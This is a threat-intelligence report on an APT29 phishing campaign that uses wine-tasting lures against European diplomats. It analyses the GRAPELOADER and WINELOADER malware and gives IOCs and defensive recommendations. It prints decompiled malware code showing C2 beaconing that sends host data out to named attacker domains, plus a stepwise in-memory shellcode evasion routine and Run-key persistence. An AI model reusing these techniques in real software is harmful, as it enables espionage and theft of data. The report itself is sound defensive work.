



A NEWLY REVIVED PHISHING CAMPAIGN BY APT29 TARGETING EUROPEAN DIPLOMATS

Cyber Security Campaign Report

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EXECUTIVE SUMMARY

This report provides an analysis of a renewed spear-phishing campaign attributed to APT29, a Russia-linked threat group, targeting diplomatic entities across Europe. This campaign highlights a renewed and highly targeted threat against European diplomatic institutions, leveraging a mix of social engineering and novel tooling to establish persistence and exfiltrate sensitive data. The advanced social engineering tactics and new malware variants in this campaign demonstrate APT29's continued focus on gathering intelligence on foreign policy and diplomatic affairs, which poses significant risks to international security and diplomacy. Organizations, especially those in diplomatic and governmental sectors, should immediately implement the provided Indicators of Compromise (IOCs), update email filtering tools, and reinforce phishing awareness among staff.

KEY FINDINGS

1. A Phishing campaign linked to APT29 targeting European Ministries of Foreign Affairs and embassies since January 2025.
2. Attackers impersonate a major European foreign affairs ministry and distribute fake event invitations to wine-tasting events.
3. Campaign introduces a new initial-stage malware loader called GRAPELOADER, featuring:
 - Stealthy payload delivery
 - Anti-analysis improvements
 - Fingerprinting and persistence capabilities
4. A new variant of the WINELOADER backdoor was identified, likely used in the later stages of the attack.

CAMPAIGN OVERVIEW

Threat Actor: APT29 a.k.a. Midnight Blizzard, Cozy Bear

Campaign Objective: To compromise diplomatic entities via spear-phishing and collect foreign policy intelligence.

Regions/Industries Targeted: European diplomatic institutions, Ministries of Foreign Affairs, embassies within Europe, and selected diplomatic offices in the Middle East

TECHNICAL ANALYSIS

INFECTION CHAIN

The APT29 campaign delivers malware via a sophisticated multi-stage infection chain designed to evade detection and ensure persistence. It begins with highly targeted phishing emails and leverages DLL side-loading, runtime obfuscation, and memory-resident execution techniques to deploy modular backdoors.




Figure 1: Infection chain of APT29

INITIAL ACCESS

Spear-phishing emails impersonating the European Ministry of Foreign Affairs were sent from fake domains like bakenhof[.]com and silry[.]com. The lures included invitations to diplomatic wine-tasting events, using subject lines such as:

- *Wine Event*
- *Wine Testing Event*
- *Wine tasting event (update date)*
- *For the Ambassador's Calendar*
- *Diplomatic Dinner*

Malicious links led to a ZIP archive (wine.zip), hosted on the same domain used to send the emails. The server was designed to avoid automated scanning, with payload delivery triggered under specific conditions (e.g., regional IPs or time-of-day). In some cases, unsuccessful delivery attempts were followed by multiple waves of phishing emails to improve infection success.

EXECUTION

The wine.zip archive includes:

- *wine.exe*: a legitimate PowerPoint executable used as the parent process.
- *AppvIsvSubsystems64.dll*: bloated junk code DLL needed for execution.
- *ppcore.dll*: the actual GRAPELOADER malware, a 64-bit DLL with two exports (PPMain and DllGetLCID).

Execution occurs via DLL side-loading, using delayed imports in wine.exe to trigger PPMain from ppcore.dll.

PERSISTENCE

GRAPELOADER first checks if it is not running from C:\Windows\System32 to avoid persistence setup during analysis tools (e.g., rundll32.exe). If persistence is needed:

- Files are copied to C:\Users\User\AppData\Local\POWERPNT\
- A Run key is created at HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\ POWERPNT → wine.exe

COMMAND AND CONTROL (C2)

GRAPELOADER sends host data every 60 seconds to [https://ophibre\[.\]com/blog.php](https://ophibre[.]com/blog.php). It uses HTTPS POST requests to transmit a structured CollectedEnvironmentInfo payload. It uses User-Agent *Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/132.0.0.0 Safari/537.36*. The sent info includes UserName, ComputerName, ProcessName, ProcessPID, and a unique 64-character campaign ID.

```
struct CollectedEnvironmentInfo
{
    BYTE UserName[512];
    BYTE ComputerName[512];
    BYTE ProcessName[512];
    DWORD ProcessPID;
    BYTE HardcodedHexString[64];
    DWORD GenRandNumFromSystemTime;
};
```

Figure 2: Information sent to C2

```

GetEncryptedBytes_62(&v2, v3);
apiName = DecryptBytes_3(v3);
GetEncryptedBytes_63(&v4, v5);
dllName = DecryptBytes_12(v5);
WinHttpOpen = ResolveAPI(dllName, apiName);
GetEncryptedBytes_64(&v6, v7);
pszAgentW = DecryptBytes_13(v7);
hSession = WinHttpOpen(pszAgentW, 4u, 0LL, 0LL, 0); // UserAgent: "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36"
ZeroMem_17(v7);
ZeroMem_7(v5);
ZeroMem_4(v3);
GetEncryptedBytes_65(&v8, v9);
apiName_1 = DecryptBytes_14(v9);
GetEncryptedBytes_66(&v10, v11);
dllName_1 = DecryptBytes_12(v11);
WinHttpConnect = ResolveAPI(dllName_1, apiName_1);
GetEncryptedBytes_67(&v12, v13);
pszServerName = DecryptBytes_12(v13);
hConnect = WinHttpConnect(hSession, pszServerName, 443u, 0); // ServerName: "ophibre.com"
ZeroMem_7(v13);
ZeroMem_7(v11);
ZeroMem_9(v9);
GetEncryptedBytes_68(&v14, v15);
apiName_2 = DecryptBytes_4(v15);
GetEncryptedBytes_69(&v16, v17);
dllName_2 = DecryptBytes_12(v17);
WinHttpRequest = ResolveAPI(dllName_2, apiName_2);
GetEncryptedBytes_70(&v18, v19);
pszObjectName = DecryptBytes_16(v19);
GetEncryptedBytes_71(&v20, v21);
pszVerb = DecryptBytes_15(v21);
hInternet = WinHttpRequest(hConnect, pszVerb, pszObjectName, 0LL, 0LL, 0LL, 0x800000u); // Verb: "POST", ObjectName: "blog.php"
ZeroMem_18(v21);
ZeroMem_10(v19);
ZeroMem_7(v17);
ZeroMem_16(v15);

```

Figure 3: GRAPELOADER - C2 Communication

PAYLOAD DEPLOYMENT AND EVASION

```

GetPayloadFromC2(&payload, &payloadSize); // Get payload from C2
if ( payloadSize )
{
    GetEncryptedBytes(&v2, v3);
    apiName = DecryptBytes_7(v3);
    GetEncryptedBytes_0(&v4, v5);
    dllName = DecryptBytes_6(v5);
    NtProtectVirtualMemory = ResolveAPI(dllName, apiName);
    NtProtectVirtualMemory(-1LL, &payload, &payloadSize, PAGE_NOACCESS, &oldProtect); // Set payload memory as "PAGE_NOACCESS"
    ZeroMem_1(v5);
    ZeroMem_2(v3);
    GetEncryptedBytes_1(&v6, v7);
    apiName_1 = DecryptBytes_0(v7);
    GetEncryptedBytes_2(&v8, v9);
    dllName_1 = DecryptBytes(v9);
    CreateThread = ResolveAPI(dllName_1, apiName_1);
    hThread = CreateThread(0LL, 0LL, payload, 0LL, CREATE_SUSPENDED, 0LL); // Create suspended thread - payload beginning
    ZeroMem(v9);
    ZeroMem_3(v7);
    GetEncryptedBytes_3(&v10, v14);
    apiName_2 = DecryptBytes_1(v14);
    GetEncryptedBytes_4(&v12, v13);
    dllName_2 = DecryptBytes(v13);
    Sleep = ResolveAPI(dllName_2, apiName_2);
    Sleep(10000u);
    ZeroMem(v13);
    ZeroMem_0(v14);
    GetEncryptedBytes_29(&v15, v16);
    apiName_3 = DecryptBytes_7(v16);
    GetEncryptedBytes_30(&v17, v18);
    dllName_3 = DecryptBytes_6(v18);
    NtProtectVirtualMemory_1 = ResolveAPI(dllName_3, apiName_3);
    NtProtectVirtualMemory_1(-1LL, &payload, &payloadSize, PAGE_EXECUTE_READWRITE, &oldProtect); // Set payload memory as "RWX"
    ZeroMem_1(v18);
    ZeroMem_2(v16);
}

```

Figure 4: GRAPELOADER – Shellcode execution and evasion technique

GRAPELOADER waits for shellcode from C2 (not present in initial ZIP). Shellcode is executed entirely in memory, using the following evasion technique:

1. Allocate memory with PAGE_READWRITE
2. Change protection to PAGE_NOACCESS
3. Create suspended thread to lpStartAddress
4. Sleep (10s) to allow AV/EDR scans

5. Change protection to PAGE_EXECUTE_READWRITE
6. Resume thread to execute shellcode

WINELOADER – SECOND STAGE

A new variant of WINELOADER (named vmtools.dll) is used as a second-stage payload. It is deployed via DLL side-loading, likely using vulnerable VMware Tools executables.

| | | | | | |
|-----------------------|------|-------|----------|-----|----------------------|
| Name | 000c | DWORD | 000bf460 | Hex | VMTOOLS.dll |
| Base | 0010 | DWORD | 00000001 | | |
| NumberOfFunctions | 0014 | DWORD | 000003c4 | | |
| NumberOfNames | 0018 | DWORD | 000003c4 | | |
| AddressOfFunctions | 001c | DWORD | 000bceb8 | Hex | Section(1)['.rdata'] |
| AddressOfNames | 0020 | DWORD | 000bddc8 | Hex | Section(1)['.rdata'] |
| AddressOfNameOrdinals | 0024 | DWORD | 000becd8 | Hex | Section(1)['.rdata'] |

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| Ordinal | RVA | Name |
|---------|----------|----------------------------|
| 0156 | 00002080 | 000c0e0d VMTools_WrapArray |
| 0221 | 00002080 | 000c1712 dovtmp |
| 00c7 | 000020f0 | 000c0350 RpcChannel_Free |
| 02d6 | 000020f0 | 000c1c3a nfrbl |
| 00d8 | 00002100 | 000c04b1 RpcOut_Destruct |
| 0202 | 00002100 | 000c1636 btcou |
| 01bd | 00002110 | 000c212e vm_free |
| 032b | 00002110 | 000c1e94 rzfupe |

Figure 5: WINELOADER "vmtools.dll" exports

The features include 964 exports, with only one active, RVA duplication (482 unique exports), RWX .text section indicating self-modifying unpacking code.

| Name | Raw Addr. | Raw size | Virtual Addr. | Virtual Size | Characteristics | Ptr to Reloc. | Num. of Reloc. | Num. of Linenum. |
|----------|-----------|----------|---------------|---------------|-----------------|---------------|----------------|------------------|
| ✓ .text | 400 | B2C00 | 1000 | B2A70 | E0000000 | 0 | 0 | 0 |
| > .text | B3000 | ^ | B4000 | mapped: B3000 | rwX | | | |
| > .rdata | B3000 | EE00 | B4000 | ED16 | 40000040 | 0 | 0 | 0 |
| > .data | C1E00 | C00 | C3000 | 1CA0 | C0000040 | 0 | 0 | 0 |
| > .pdata | C2A00 | 1000 | C5000 | FA8 | 40000040 | 0 | 0 | 0 |
| > .reloc | C3A00 | 800 | C6000 | 650 | 42000040 | 0 | 0 | 0 |

Figure 6: WINELOADER "vmtools.dll" RWX ".text" section

The main function (Str_Wcscpy) unpacks core payload using RC4 decryption, the same as previous WINELOADER versions.

| | |
|---|--|
| <pre> Str_Wcscpy proc near sub rsp, 38h mov [rsp+38h+var_1], r8b mov [rsp+38h+var_8], edx mov [rsp+38h+var_10], rcx lea rcx, byte_18002BCA5 mov edx, 20C18h mov r8d, 85F2367Ch mov r9d, 0A2428AEh call RC4DecryptModule movzx eax, [rsp+38h+var_1] and eax, [rsp+38h+var_8] mov [rsp+38h+var_8], eax lea rcx, byte_18004C8A5 mov edx, 461C5E61h mov r8d, 56h ; 'v' call ExecuteModuleStart movzx eax, [rsp+38h+var_1] add eax, [rsp+38h+var_8] mov [rsp+38h+var_8], eax movzx eax, [rsp+38h+var_1] or eax, [rsp+38h+var_8] mov [rsp+38h+var_8], eax xor eax, eax add rsp, 38h retn Str_Wcscpy endp </pre> <div style="border: 1px solid red; padding: 2px; width: fit-content; margin-top: 10px; color: red; font-weight: bold;">NEW</div> | <pre> public _set_se_translator _set_se_translator: sub rsp, 8 lea rcx, word_18000649E mov rdx, 8028h call RC4DecryptModule lea rcx, word_18000E49E lea rax, word_18000649E mov cs:qword_18000E4AE, rax mov cs:qword_18000E4B6, 6A8Ch mov cs:qword_18000E4BE, 8028h call ExecuteModuleStart add rsp, 8 retn </pre> <div style="border: 1px solid orange; padding: 2px; width: fit-content; margin-top: 10px; color: orange; font-weight: bold;">PREV</div> |
|---|--|

Figure 7: WINELOADER – Unpacking routine – new vs. previous version

WINELOADER C2 AND ANTI-ANALYSIS

It sends extended host info including IPAddress, UserName, ComputerName, Process Token, PID, possible session & campaign IDs.

```

struct CollectedEnvironmentInfo
{
    WORD PaddingLength;
    BYTE PaddingBytes[PaddingLength];
    QWORD PossibleCampaignID;
    QWORD PossibleSessionID;
    BYTE IPAddress[14];
    BYTE ProcessName[512];
    BYTE UserName[512];
    BYTE ComputerName[30];
    DWORD ProcessPID;
    BYTE ProcessTokenElevationType;
    QWORD PollingInterval;
    BYTE RequestType;
    QWORD MessageLength;
    QWORD Unknown;
    QWORD PossibleModuleID;
    BYTE Message[MessageLength];
};

```

Figure 8: Information sent to C2

C2 URL: [https://bravecup\[.\]com/view.php](https://bravecup[.]com/view.php)

User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) Chrome/119.0.2151.25 Safari/537.36 Edg/119.0.2151.25.

```
GetEncryptedBytes_4(&v3, v0);
dllName = jRC4Decrypt_5(v4);
InternetOpenW = jResolveAPI_0(dllName, apiName, 0xAD50, 0x9D);
GetEncryptedBytes_39(&v5, v0);
lpszAgent = jRC4Decrypt_6(v6);
hInternet = InternetOpenW(lpszAgent, 0, 0LL, 0LL, 0); // UserAgent: "Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.2151.25 Safari/537.36 Edg/119.0.2151.25"
ZeroMem_4(v0);
ZeroMem_5(v4);
ZeroMem_6(v2);
v7 = a5 + ab;
GetEncryptedBytes_5(&v8, v9);
apiName_1 = jRC4Decrypt_4(v9);
GetEncryptedBytes_6(&v10, v11);
dllName_1 = jRC4Decrypt_5(v11);
InternetConnectW = jResolveAPI_1(dllName_1, apiName_1, 0xAD50, 0x9D);
GetEncryptedBytes_7(&v12, v13);
lpszServerName = jRC4Decrypt_13(v13);
hConnect = InternetConnectW(hInternet, lpszServerName, 443u, &szUserName, &szUserName, 3u, 0, 0LL); // ServerName: "bravecup.com"
ZeroMem_1(v13);
ZeroMem_5(v11);
ZeroMem_7(v9);
v14 = (a5 - v7) | v7;
GetEncryptedBytes_8(&v15, v16);
apiName_2 = jRC4Decrypt_4(v16);
GetEncryptedBytes_9(&v17, v18);
dllName_2 = jRC4Decrypt_5(v18);
HttpOpenRequestW = jResolveAPI_2(dllName_2, apiName_2, 0xAD50LL, 0x9D);
GetEncryptedBytes_10(&v19, v20);
lpszObjectName = jRC4Decrypt_4(v20);
v21 = 0;
v22 = 0;
if ( a3 )
{
    // GET or POST
    GetEncryptedBytes_11(&v23, v24);
    v21 = 1;
    lpszVerb = jRC4Decrypt_12(v24);
    hRequest = HttpOpenRequestW(hConnect, lpszVerb, lpszObjectName, 0LL, 0LL, 0LL, 0x84800000, 0LL); // Verb: "POST", ObjectName: "/view.php"
}
else
{
    GetEncryptedBytes_12(&v25, v26);
    v22 = 1;
    lpszVerba = jRC4Decrypt_0(v26);
    hRequest = HttpOpenRequestW(hConnect, lpszVerba, lpszObjectName, 0LL, 0LL, 0LL, 0x84800000, 0LL); // Verb: "GET", ObjectName: "/view.php"
}
```

Figure 9: WINLOADER C2 Communication

It shares anti-analysis techniques with GRAPELOADER:

- Multi-function string obfuscation with immediate memory cleanup
- Runtime API resolution, DLL unhooking, and code obfuscation
- Junk instruction insertion to hinder static analysis

| | |
|---|---|
| <pre>GetEncryptedBytes_3(&v1, v2); apiName = jRC4Decrypt_2(v2); GetEncryptedBytes_4(&v3, v4); dllName = jRC4Decrypt_5(v4); InternetOpenW = jResolveAPI_0(dllName, apiName, 0xAD50, 0x9D); GetEncryptedBytes_39(&v5, v6); lpszAgent = jRC4Decrypt_6(v6); hInternet = InternetOpenW(lpszAgent, 0, 0LL, 0LL, 0); ZeroMem_4(v6); ZeroMem_5(v4); ZeroMem_6(v2); v7 = a5 + ab; GetEncryptedBytes_5(&v8, v9); apiName_1 = jRC4Decrypt_4(v9); GetEncryptedBytes_6(&v10, v11); dllName_1 = jRC4Decrypt_5(v11); InternetConnectW = jResolveAPI_1(dllName_1, apiName_1, 0xAD50, 0x9D); GetEncryptedBytes_7(&v12, v13); lpszServerName = jRC4Decrypt_13(v13); hConnect = InternetConnectW(hInternet, lpszServerName, 443u, &szUserName, &szUserName, 3u, 0, 0LL); ZeroMem_1(v13); ZeroMem_5(v11); ZeroMem_7(v9); v14 = (a5 - v7) v7; GetEncryptedBytes_8(&v15, v16); apiName_2 = jRC4Decrypt_4(v16); GetEncryptedBytes_9(&v17, v18); dllName_2 = jRC4Decrypt_5(v18); HttpOpenRequestW = jResolveAPI_2(dllName_2, apiName_2, 0xAD50LL, 0x9D); GetEncryptedBytes_10(&v19, v20); lpszObjectName = jRC4Decrypt_4(v20); v21 = 0; v22 = 0; if (a3) { // GET or POST GetEncryptedBytes_11(&v23, v24); v21 = 1;</pre> | <pre>*v2 = 0x0LL; *v1[B] = 0x58B179DC00E6C80BLL; *v1[0xE] = 0xE07C92F1A33168B1uLL; *v1[0x18] = 1LL; RC4Decrypt(&v1[8], 0xE1); *v1[0x18] = 0; v2 = encryptedBytes_wininet; v3 = encryptedBytes_wininet; *v4 = 0xE102BC89B9B0BA04uLL; *(&v4 + 1) = 1LL; RC4Decrypt(&v3, 0x18LL); DWORD2(v4) = 0; InternetOpenW = jResolveAPI(&v3, &v1[B]); v5 = 0xE1; GetEncryptedBytes(&v6, &encryptedBytes_UserAgent, 0x9EuLL); v7 = 1LL; RC4Decrypt(&v6, 0x9EuLL); LODWORD(v7) = 0; hInternet = InternetOpenW(&v6, 0, 0LL, 0LL, 0); v3 = encryptedBytes_InternetConnectW; LOBYTE(v4) = 0x00; *(&v4 + 4) = 1LL; RC4Decrypt(&v3, 0x11LL); DWORD1(v4) = 0; *v1 = 0x18LL; *v1[8] = v2; *v1[0x10] = 0xE102BC89B9B0BA04uLL; *v1[0x20] = 1LL; RC4Decrypt(&v1[8], 0x18LL); *v1[0x20] = 0; InternetConnectW = jResolveAPI(&v1[8], &v3); v5 = 0x22LL; v6 = encryptedBytes_ServerName; v8 = 0x005; v9 = 1LL; RC4Decrypt(&v6, 0x22LL); LODWORD(v9) = 0; hConnect = InternetConnectW(hInternet, &v6, 443u, &szUserName, &szUserName, 3u, 0, 0LL);</pre> |
|---|---|

Figure 10: WINELOADER C2 communication string decryption: new vs. old version

Figure 11: WINELOADER FLOSS string deobfuscation: old vs. new (unpacked samples)

CONCLUSION

This campaign demonstrates a renewed and sophisticated espionage effort by APT29, targeting European diplomats through themed phishing emails impersonating the Ministry of Foreign Affairs. The use of GRAPELOADER as a stealthy, initial-stage loader alongside an evolved WINELOADER variant shows a clear advancement in the group's tooling and evasion tactics. The operation highlights APT29's focus on intelligence collection and long-term persistence within diplomatic networks. The overlaps in code, infrastructure, and tactics with past APT29 activity further solidify attribution. Organizations in the government and diplomatic sectors should remain vigilant, deploy IOCs, and update defenses to mitigate this evolving threat.

INDICATORS OF COMPROMISE (IOCs)

| File name | | Hash | |
|-------------------------------------|--|--|----------------------------------|
| wine.zip | | 653db3b63bb0e8c2db675cd047b737cefebb1c955bd99e7a93899e2144d34358 | |
| wine.exe | | 420d20cddfaada4e96824a9184ac695800764961bad7654a6a6c3fe9b1b74b9a | |
| AppVlsvSubsystems64.dll | | 85484716a369b0bc2391b5f20cf11e4bd65497a34e7a275532b729573d6ef15e78a810e47e288a6aff7ffbaf1f20144d2b317a1618bba840d42405cddc4cff41 | |
| ppcore.dll (GRAPELOADER) | | d931078b63d94726d4be5dc1a00324275b53b935b77d3eed1712461f0c18016424c079b24851a5cc8f61565176bbf1157b9d5559c642e31139ab8d76bbb320f8 | |
| vmtools.dll (WINELOADER variant) | | adfe0ef4ef181c4b19437100153e9fe7aed119f5049e5489 a36692757460b9f8 | |
| Phishing / Download URLs | | Malicious Domains | Command and Control (C2) Servers |
| hxxps://silry[.]com/inva.php | | bakenhof[.]com | ophibre[.]com |
| hxxps://bakenhof[.]com/invb.php | | silry[.]com | bravecup[.]com |

RECOMMENDED ACTIONS

To mitigate and prevent compromise from this campaign, organizations—particularly those in the diplomatic and government sectors—should take the following actions:

- **Block IOCs and Malicious Domains:** Immediately block the domains, IPs, and file hashes listed above in firewalls, endpoint protection, and proxy filtering systems.
- **Update Detection Systems:** Ensure antivirus, EDR, and network monitoring tools are updated with the latest signatures for WINELOADER and GRAPELOADER variants.
- **Enhance Email Security Controls:** Implement advanced phishing detection tools, enforce SPF/DKIM/DMARC policies, and monitor for impersonation of foreign affairs ministries.
- **Conduct Threat Hunting:** Proactively search for signs of DLL side-loading, registry Run key persistence, and memory-resident activity linked to these malware strains.
- **Raise Awareness:** Inform diplomatic staff and relevant personnel about the phishing lures used in this campaign. Conduct training on recognizing sophisticated social engineering tactics.
- **Inspect HTTPS Outbound Traffic:** Monitor for unusual HTTPS POST and GET requests, especially those using anomalous User-Agent strings (e.g., Edge on Windows 7), and investigate any connections to listed C2 domains.

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